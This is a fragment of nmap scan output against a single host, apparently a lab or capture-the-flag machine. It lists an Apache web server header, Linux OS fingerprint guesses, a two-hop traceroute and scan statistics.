|_http-server-header: Apache/2.4.25 (Debian)

|_http-title: Nothing here yet.
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 4.11 (92%), Linux 3.12 (92%), Linux 3.13 (92%), Linux 3.13 or 4.2 (92%), Linux 3.16 - 4.6 (92%), Linux 3.2 - 4.9 (92%), Linux 3.8 - 3.11 (92%), Linux 4.2 (92%), Linux 4.4 (92%), Linux 3.16 (90%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 0.069 days (since Thu Jun 20 17:10:52 2019)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=264 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT   ADDRESS
1   263.94 ms 10.10.16.1
2   264.14 ms 10.10.10.138

NSE: Script Post-scanning.
Initiating NSE at 18:50
Completed NSE at 18:50, 0.00s elapsed
Initiating NSE at 18:50
Completed NSE at 18:50, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 53.75 seconds
        Raw packets sent: 2090 (95.572KB) | Rcvd: 55 (5.357KB)